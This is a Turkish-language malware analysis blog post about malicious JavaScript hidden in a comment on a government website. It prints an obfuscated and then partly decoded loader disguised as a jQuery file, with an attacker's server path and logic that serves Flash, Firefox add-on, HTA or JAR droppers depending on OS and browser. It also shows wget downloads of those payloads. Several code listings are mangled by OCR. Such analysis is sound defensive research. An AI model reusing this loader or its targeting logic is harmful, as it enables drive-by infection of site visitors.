


They PWN Houses!

written by Mert SARICA | 5 December 2016

12 Kasım 2016 tarihinde, başarılı bir “Pi Hediye Var” oyuncusu olan Mustafa Ali CAN, ziyaret ettiği bir devlet sitesinde antivirüs yazılımının alarm vermesi üzerine benimle iletişime geçti. Yaptığımız yazışmada, kullandığı antivirüs yazılımının sitede tespit ettiği zararlı JavaScript kodunu JS/Kryptik.I olarak adlandırdığını belirtti. Devlet sitelerimizin çeşitli APT grupları tarafından hedef alındığını bilen bir siber güvenlik uzmanı olarak, bu alarmla konu olan zararlı JavaScript kodunu yakından incelemeye karar verdim.




The screenshot shows the VirusTotal analysis page for a JavaScript file. The file name is 019b3636e6cb751f603eacc8d2560760f4ac92dda9beae8fb8e8fdecbb13215. The SHA256 hash is 019b3636e6cb751f603eacc8d2560760f4ac92dda9beae8fb8e8fdecbb13215. The detection ratio is 3 / 57. The analysis date is 2016-04-28 02:17:08 UTC (6 months, 2 weeks ago). The analysis results table shows the following:

Antivirus	Result	Update
Baidu	JS.Trojan.Kryptik.qk	20160427
ESET-NOD32	JS/Kryptik.I	20160428
Yandex	JS.Obfuscated.Gen.1	20160427
ALYac	✓	20160427
AVG	✓	20160428
AVware	✓	20160428
Ad-Aware	✓	20160428
AegisLab	✓	20160427
AhnlLab-V3	✓	20160427
Alibaba	✓	20160427
Antiy-AVL	✓	20160428
Arcabit	✓	20160428
Avast	✓	20160428
Avira (no cloud)	✓	20160428

Siteyi ziyaret ettiğinizde, sisteminizi istismar etmeye çalışan zararlı bir JavaScript kodu yerine sosyal mühendislik yöntemi ile zararlı yazılım (1. dropper) yükletmeye çalışan bir zararlı JavaScript kodu ve mesajı ile karşılaşıyorsunuz. Zararlı javascript kodunun nerede olduğunu bulmak için ise kaynak koduna baktığınızda, 10 Nisan 2015 tarihinde siteye yazılan bir yorumda,

<http://pol.google.com.mo00.com/ajax/libs/jquery/jquery-2.1.5.ack.min.js> adresinde gizli olduğunu görebiliyorsunuz. Tabii haklı olarak bu zararlı kodun eski tarihli bir yoruma eklenmiş bir zararlı kod olup olmadığını nasıl bilebiliriz diye sorduğunuzda, sorunuzun yanıtının zararlı yazılımın derlenme tarihinde gizli olduğunu yazının ilerleyen kısımlarında görebilirsiniz.



JavaScript kodunu indirip, incelemeye başladığımda, kod üzerinde gizleme tekniği (obfuscation) uygulandığını gördüm ve bunu kısa yoldan çözmek için REMnux ile birlikte gelen js-beautify ve node-js araçlarından faydalanarak gizlenmiş kodu ve içinde yer alan web adreslerini kolaylıkla çözebildim. jquery-2.1.5.ack.min.js (analiz esnasında dosya adını önce mal.js sonra obfuscated.js olarak adlandırdım) dosyasının ilk satırında zararlı yazılımların yükleneceği merkez sunucu adresi olarak <http://codebase.google.com.mo00.com/ajax/libs/jquery/> yer alıyordu. pol.google.com.mo00.com ve codebase.google.com.mo00.com adreslerinin Türkiye’de bir üniversitenin eğitim fakültesine ait bir sunucuya yönlendiriliyor olması da bu sunucunun art niyetli kişiler tarafından hacklenmiş olabileceği ihtimalini güçlendiriyordu. Ayrıca web sitelerindeki zararlı kodları tespit edebilen Sucuri zararlı yazılım tarayıcısının bu zararlı kodu web sitesi üzerinde tespit edememesi de bu kodun art niyetli kişiler tarafından özelleştirilmiş olabileceğine işaret ediyordu.

```
Fiddler_20-59-50.js - Notepad
File Edit Format View Help
var globalpath = "http://codebase.google.com.mo0o.com/ajax/libs/jquery/";
var theflag = 0;
var exdomain = "JUANBA19QkcFFkcTLEY2AUM2DEAVAX0NK1o8B1Y+BEcEX1ALIBs0GFwwDFgFAFcFOVEg";

var hexcase=0;function hex_md5(a){return rstr2hex(rstr_md5(str2rstr_utf8(a)))}function hex_hmac_md5(a,b){return
rstr2hex(rstr_hmac_md5(str2rstr_utf8(a),str2rstr_utf8(b)))}function md5_vm_test(){return hex_md5("abc").toLowerCase
()=="900150983cd24fb0d6963f7d28e17f72"}function rstr_md5(a){return binl2rstr(binl_md5(rstr2binl(a),a.length*8))}
function rstr_hmac_md5(c,f){var e=rstr2binl(c);if(e.length>16){e=binl_md5(e,c.length*8)}var a=Array(16),d=Array
(16);for(var b=0;b<16;b++){a[b]=e[b]^909522486;d[b]=e[b]^1549556828}var g=binl_md5(a.concat(rstr2binl
(f)),512+f.length*8);return binl2rstr(binl_md5(d.concat(g),512+128))}function rstr2hex(c){try{hexcase}catch(g)
{hexcase=0}var f=hexcase?"0123456789ABCDEF":"0123456789abcdef";var b="";var a;for(var d=0;d<c.length;d++)
{a=c.charCodeAt(d);b+=f.charAt((a>>4)&15)+f.charAt(a&15)}return b}function str2rstr_utf8(c){var b="";var d=-1;var
a,e;while(++d<c.length){a=c.charCodeAt(d);e=d+1<c.length?c.charCodeAt(d+1):0;if
(55296<=a&&a<=56319&&56320<=e&&e<=57343){a=65536+((a&1023)<<10)+(e&1023);d++;if(a<=127){b+=String.fromCharCode(a)}
else{if(a<=2047){b+=String.fromCharCode(192|((a>>6)&31),128|(a&63))}else{if(a<=65535){b+=String.fromCharCode(224|
((a>>12)&15),128|((a>>6)&63),128|(a&63))}else{if(a<=2097151){b+=String.fromCharCode(240|((a>>18)&7),128|((a>>12)
&63),128|((a>>6)&63),128|(a&63))}}}}return b}function rstr2binl(b){var a=Array(b.length>>2);for(var
c=0;c<a.length;c++){a[c]=0}for(var c=0;c<b.length*8;c+=8){a[c>>5]|=(b.charCodeAt(c/8)&255)<<(c%32)}return a}function
binl2rstr(b){var a="";for(var c=0;c<b.length*32;c+=8){a+=String.fromCharCode((b[c>>5]>>>(c%32))&255)}return a}
function binl_md5(p,k){p[k>>5]=128<<((k%32)+1);p[(k+64)>>>9]<<4+14=k;var o=1732584193;var n=-271733879;var m=-
1732584194;var l=271733878;for(var g=0;g<p.length;g+=16){var j=o;var h=n;var e=l;var f=m;var e1=o;var e2=l;var e3=n;var e4=p
[680876936];l=md5_ff(l,o,n,m,p[g+1],12,-389564586);m=md5_ff(m,l,o,n,p[g+2],17,606105819);n=md5_ff(n,m,l,o,p[g+3],22,-
1044525330);o=md5_ff(o,m,l,o,p[g+4],7,-176418897);l=md5_ff(l,o,n,m,p[g+5],12,1200080426);m=md5_ff(m,l,o,n,p[g
+6],17,-1473231341);n=md5_ff(n,m,l,o,p[g+7],22,-45705983);o=md5_ff(o,n,m,l,p[g+8],7,1770035416);l=md5_ff(l,o,n,m,p[g
+9],12,-1958414417);m=md5_ff(m,l,o,n,p[g+10],17,-42063);n=md5_ff(n,m,l,o,p[g+11],22,-1990404162);o=md5_ff(o,n,m,l,p
[g+12],7,1804603682);l=md5_ff(l,o,n,m,p[g+13],12,-40341101);m=md5_ff(m,l,o,n,p[g+14],17,-1502002290);n=md5_ff
(n,m,l,o,p[g+15],22,1236535329);o=md5_gg(o,n,m,l,p[g+1],5,-165796510);l=md5_gg(l,o,n,m,p[g+6],9,-
1069501632);m=md5_gg(m,l,o,n,p[g+11],14,643717713);n=md5_gg(n,m,l,o,p[g+5],20,-373897302);o=md5_gg(o,n,m,l,p[g
+5],5,-701558691);l=md5_gg(l,o,n,m,p[g+10],9,38016083);m=md5_gg(m,l,o,n,p[g+15],14,-660478335);n=md5_gg(n,m,l,o,p[g
+4],20,-405537848);o=md5_gg(o,n,m,l,p[g+9],5,568446438);l=md5_gg(l,o,n,m,p[g+14],9,-1019803690);m=md5_gg(m,l,o,n,p[g
+3],14,-187363961);n=md5_gg(n,m,l,o,p[g+8],20,1163531501);o=md5_gg(o,n,m,l,p[g+13],5,-1444681467);l=md5_gg(l,o,n,m,p
[g+2],9,-51403784);m=md5_gg(m,l,o,n,p[g+7],14,1735328473);n=md5_gg(n,m,l,o,p[g+12],20,-1926607734);o=md5_hh
(o,n,m,l,p[g+5],4,-378558);l=md5_hh(l,o,n,m,p[g+8],11,-2022574463);m=md5_hh(m,l,o,n,p[g+11],16,1839030562);n=md5_hh
(n,m,l,o,p[g+14],23,-35309556);o=md5_hh(o,n,m,l,p[g+1],4,-1530992060);l=md5_hh(l,o,n,m,p[g
+4],11,1272893353);m=md5_hh(m,l,o,n,p[g+7],16,-155497632);n=md5_hh(n,m,l,o,p[g+10],23,-1094730640);o=md5_hh
(o,n,m,l,p[g+13],4,681279174);l=md5_hh(l,o,n,m,p[g+0],11,-358537222);m=md5_hh(m,l,o,n,p[g+3],16,-722521979);n=md5_hh
(n,m,l,o,p[g+6],23,76029189);o=md5_hh(o,n,m,l,p[g+9],4,-640364487);l=md5_hh(l,o,n,m,p[g+12],11,-421815835);m=md5_hh
(m,l,o,n,p[g+15],16,530742520);n=md5_hh(n,m,l,o,p[g+2],23,-995338651);o=md5_ii(o,n,m,l,p[g+0],6,-198630844);l=md5_ii
(l,o,n,m,p[g+7],10,1126891415);m=md5_ii(m,l,o,n,p[g+14],15,-1416354905);n=md5_ii(n,m,l,o,p[g+5],21,-
```

Kali (WiFi) remnux x

root@remnux:/home/remnux/Desktop# nodejs obfuscated.js > deobfuscated.js

```
/home/remnux/Desktop/obfuscated.js:254
var head = document.head || document.getElementsByTagName('head')[0];
      ^
ReferenceError: document is not defined
    at Object.<anonymous> (/home/remnux/Desktop/obfuscated.js:254:12)
    at Module._compile (module.js:456:26)
    at Object.Module._extensions..js (module.js:474:10)
    at Module.load (module.js:356:32)
    at Function.Module._load (module.js:312:12)
    at Function.Module.runMain (module.js:497:10)
    at startup (node.js:119:16)
    at node.js:902:3
root@remnux:/home/remnux/Desktop#
```

```
root@remnux:/home/remnux/Desktop# js-beautify mal.js > obfuscated.js
root@remnux:/home/remnux/Desktop# cat obfuscated.js
var globalpath = "http://codebase.google.com/mooo.com/ajax/libs/jquery/";
var theflag = 0;
var exdomaIn = "JUANBA19qkcFFkCTLEY2AUM2DEAVAX0Nk1o881Y+BECEX1ALIBS0GFwDFgFAFCFOVEg";
var hexcase = 0;

function hex_md5(a) {
    return rstr2hex(rstr_md5(str2rstr_utf8(a)))
}

function hex_hmac_md5(a, b) {
    return rstr2hex(rstr_hmac_md5(str2rstr_utf8(a), str2rstr_utf8(b)))
}

function md5_vm_test() {
    return hex_md5("abc").toLowerCase() == "900150983cd24fb0d6963f7d28e17f72"
}

function rstr_md5(a) {
    return binl2rstr(binl_md5(rstr2binl(a), a.length * 8))
}

function rstr_hmac_md5(c, f) {
    var e = rstr2binl(c);
    if (e.length > 16) {
        e = binl_md5(e, c.length * 8)
    }
    var a = Array(16),
        d = Array(16);
    for (var b = 0; b < 16; b++) {
        a[b] = e[b] ^ 909522486;
        d[b] = e[b] ^ 1549556828
    }
    var g = binl_md5(a.concat(rstr2binl(f)), 512 + f.length * 8);
    return binl2rstr(binl_md5(d.concat(g), 512 + 128))
}

function rstr2hex(c) {
    try {
        hexcase
    } catch (g) {
        hexcase = 0
    }
    var f = hexcase ? "0123456789ABCDEF" : "0123456789abcdef";
    var b = "";
    var a;
    for (var d = 0; d < c.length; d++) {
        a = c.charCodeAt(d);
        b += f.charAt(((a >> 4) & 15) + f.charAt(a & 15))
    }
    return b
}

function str2rstr_utf8(c) {
    var b = "";
    var d = -1;
    var a, e;
    while (++d < c.length) {
        a = c.charCodeAt(d);
        e = d + 1 < c.length ? c.charCodeAt(d + 1) : 0;
        if (55296 <= a && a <= 56319 && 56320 <= e && e <= 57343) {
            a = 65536 + ((a & 1023) << 10) + (e & 1023);
            d++
        }
        if (a <= 127) {
            b += String.fromCharCode(a)
        } else {
            if (a <= 2047) {
                b += String.fromCharCode(192 | ((a >> 6) & 31), 128 | (a & 63))
            }
        }
    }
}

var bouo = ['dbd2e4b8b16b523f8121fe9aa4dce0fc', '01d4d2379db1a5f5e41567e36e2b5367', 'c9e2bf0919fa881c9a7c5ff6b8e8191', 'ca1f8418c54e4a92125fbeca36c38078', '4eb18ed13dc2dfa211c6f03154e1bf86'];
var tudo = ereba + bni;
var ngifp = false;
var tid;
var zuson = ["", "", "", "", ""];
var r1eth = "abcdefghijklmnopqrstuvwxyz";
for (i = 0; i < 5; i++) {
    var icrmi = 1;
    while (true) {
        zuson[i] = "";
        var sbin = icrmi;
        while (sbin > 0) {
            var ncit = sbin % 26;
            zuson[i] = r1eth[sNURBwEXtrru16].replace(/NrwEXRU6/g, '') + 'hAgwz'.replace(/Hawz/g, '')[ncit, ncit + 1] + zuson[i];
            sbin = Math['f' + '\x6c\x6f' + '\x6f\x72'](sbin / 26);
        }
        if (hex_md5(yrsr + zuson[i]) == bouo[i]) {
            break;
        }
        icrmi++;
    }
}
var tid = hex_md5(tudo + zuson['j' + 'o' + 'i' + 'n'](""));
console.log(tid);
var vfins = "";
for (i = 0; i < rart['l3Ceink'.replace(/l3Cik/g, '') + 'gfta0hbv'.replace(/ffa0bv/g, '')]; i++) {
    vfins += String['fRcrCq'.replace(/Rccq/g, '') + '\x6f' + '\x6d\x43' + 'h1'.replace(/l1/g, '') + '\x61\x72' + '\x43' + 'o' + '\x64' + '\x65'](rart['c3'.replace(/l3/g, '') + 'h2xayrkPot9dxye2AKbtE5']
}
console.log(vfins);
// var head = document.head || document.getElementsByTagName('head')[0];
// var javascriptaddition = document.createElement( 'script' );
// javascriptaddition.type = 'text/javascript';
// javascriptaddition.appendChild(document.createTextNode(vfins));
// head.appendChild(javascriptaddition);
```

```
root@remnux:/home/remnux/Desktop# nodejs obfuscated.js > deobfuscated.js
root@remnux:/home/remnux/Desktop# nano deobfuscated.js
```

```
GNU nano 2.2.6 File: deobfuscated.js
    inject();
  }else{
    injectM();
  }
}
script.onreadystatechange = function(){
  if(!mode){
    inject();
  }else{
    injectM();
  }
}
head.appendChild(script);
function hook()
{
  if(!thead){
    return;
  }
  if(getOS()=="windows"){
    if(FlashInstalled()){
      loadscript("jquery-2.1.3.fl.min.js",0);
    }else{
      if(getBrowser()=="firefox" || getBrowser()=="weasel"){
        loadscript("jquery-2.1.3.fl.min.js",1);
      }else{
        if(getBrowser()=="msie"){
          loadscript("jquery-2.1.3.ht.min.js",0);
        }
      }
    }
  }else{
    if(getBrowser()=="firefox" || getBrowser()=="weasel"){
      loadscript("jquery-2.1.3.fl.min.js",0);
    }else{
      if(javaInstalled()){
        if(getOS()=="macos"){
          loadscript("jquery-2.1.3.ja.min.js",1);
        }else{
          loadscript("jquery-2.1.3.ja.min.js",0);
        }
      }
    }
  }
}
window.onload = function (){
  hook();
}
```

 HOME

Free Website Malware and Security Scanner

SiteCheck Results

Website Details

Blacklist Status



Website:

Status: **No Malware Detected by External Scan.** Additional Actions Recommended!

Web Trust: **Not Currently Blacklisted (10 Blacklists Checked)**

Scan	Result	Severity	Recommendation
 Malware	Not Detected	Low Risk	
 Website Blacklisting	Not Detected	Low Risk	
 Injected SPAM	Not Detected	Low Risk	
 Defacements	Not Detected	Low Risk	
 Website Firewall	Not Found	Medium Risk	PATCH AND PROTECT With Sucuri Firewall

Secure Your Website

ADD PROTECTION TO MY SITE

(Or Take Product Tour)

It does not look like that your website is compromised. If you still suspect that it might be infected, please contact our team at support@sucuri.net. We can do a full manual audit of your site and clean any infection that our free scanner missed.

If you are concerned about DDoS, Brute force, SQL injections and other attacks, or you need a CDN for your site, our [Website firewall](#) can help you.

*This site was just scanned a few minutes ago. [Force a Re-scan](#) to clear the cache.

Yardımcı araçlar ile çözölen gizlenmiş JavaScript koduna baktığımda, art niyetli kişilerin Windows, Linux ve macOS işletim sistemi kullanıcılarını

hedef aldığı açıkça görülüyordu. Eğer işletim sistemi Windows ise ve sistem üzerinde Flash yüklü ise bu durumda zararlı yazılımı (1. indirici/dropper) Adobe AIR üzerinden, Flash yüklü değil ve internet tarayıcısı Firefox ise bu durumda Firefox eklentisi üzerinden, eğer bu koşulların hiçbiri değil ancak internet tarayıcısı Internet Explorer ise bu durumda HTA dosyası üzerinden JavaScript kodu ile sistem üzerinde oluşturmuyorlardı. Eğer işletim sistemi Linux veya macOS ise ve internet tarayıcısı Firefox ise bu durumda zararlı yazılımı (1. indirici) JavaScript kodu ile aksi durum ise ve hedef işletim sisteminde Java yazılımı yüklü ise bu durumda zararlı JAR dosyası ile sistem üzerinde zararlı yazılımı oluşturmuyorlardı. İndiricinin oluşturulması esnasında kullanılan gizlenmiş kodda anahtar olarak M4St3Rm4pp3d karakter dizisi kullanılmıştı. (Tahminimce bu karakter dizisi, zararlı yazılım geliştiricisinin imzasıydı.)

```
root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.fl.min.js
--2016-11-12 07:54:00-- http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.fl.min.js
Resolving codebase.google.com/mooo.com (codebase.google.com/mooo.com)...
Connecting to codebase.google.com/mooo.com (codebase.google.com/mooo.com):80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 37662 (37K) [application/javascript]
Saving to: â€"jquery-2.1.3.fl.min.jsâ€"

100%[=====] 37,662
2016-11-12 07:54:02 (551 MB/s) - â€"jquery-2.1.3.fl.min.jsâ€" saved [37662/37662]

root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.fi.min.js
--2016-11-12 07:54:18-- http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.fi.min.js
Resolving codebase.google.com/mooo.com (codebase.google.com/mooo.com)...
Connecting to codebase.google.com/mooo.com (codebase.google.com/mooo.com):80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 494 [application/javascript]
Saving to: â€"jquery-2.1.3.fi.min.jsâ€"

100%[=====] 494
2016-11-12 07:54:19 (47.1 MB/s) - â€"jquery-2.1.3.fi.min.jsâ€" saved [494/494]

root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.ht.min.js
--2016-11-12 07:54:32-- http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.ht.min.js
Resolving codebase.google.com/mooo.com (codebase.google.com/mooo.com)...
Connecting to codebase.google.com/mooo.com (codebase.google.com/mooo.com):80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8092 (7.9K) [application/javascript]
Saving to: â€"jquery-2.1.3.ht.min.jsâ€"


100%[=====] 8,092
2016-11-12 07:54:34 (451 MB/s) - â€"jquery-2.1.3.ht.min.jsâ€" saved [8092/8092]


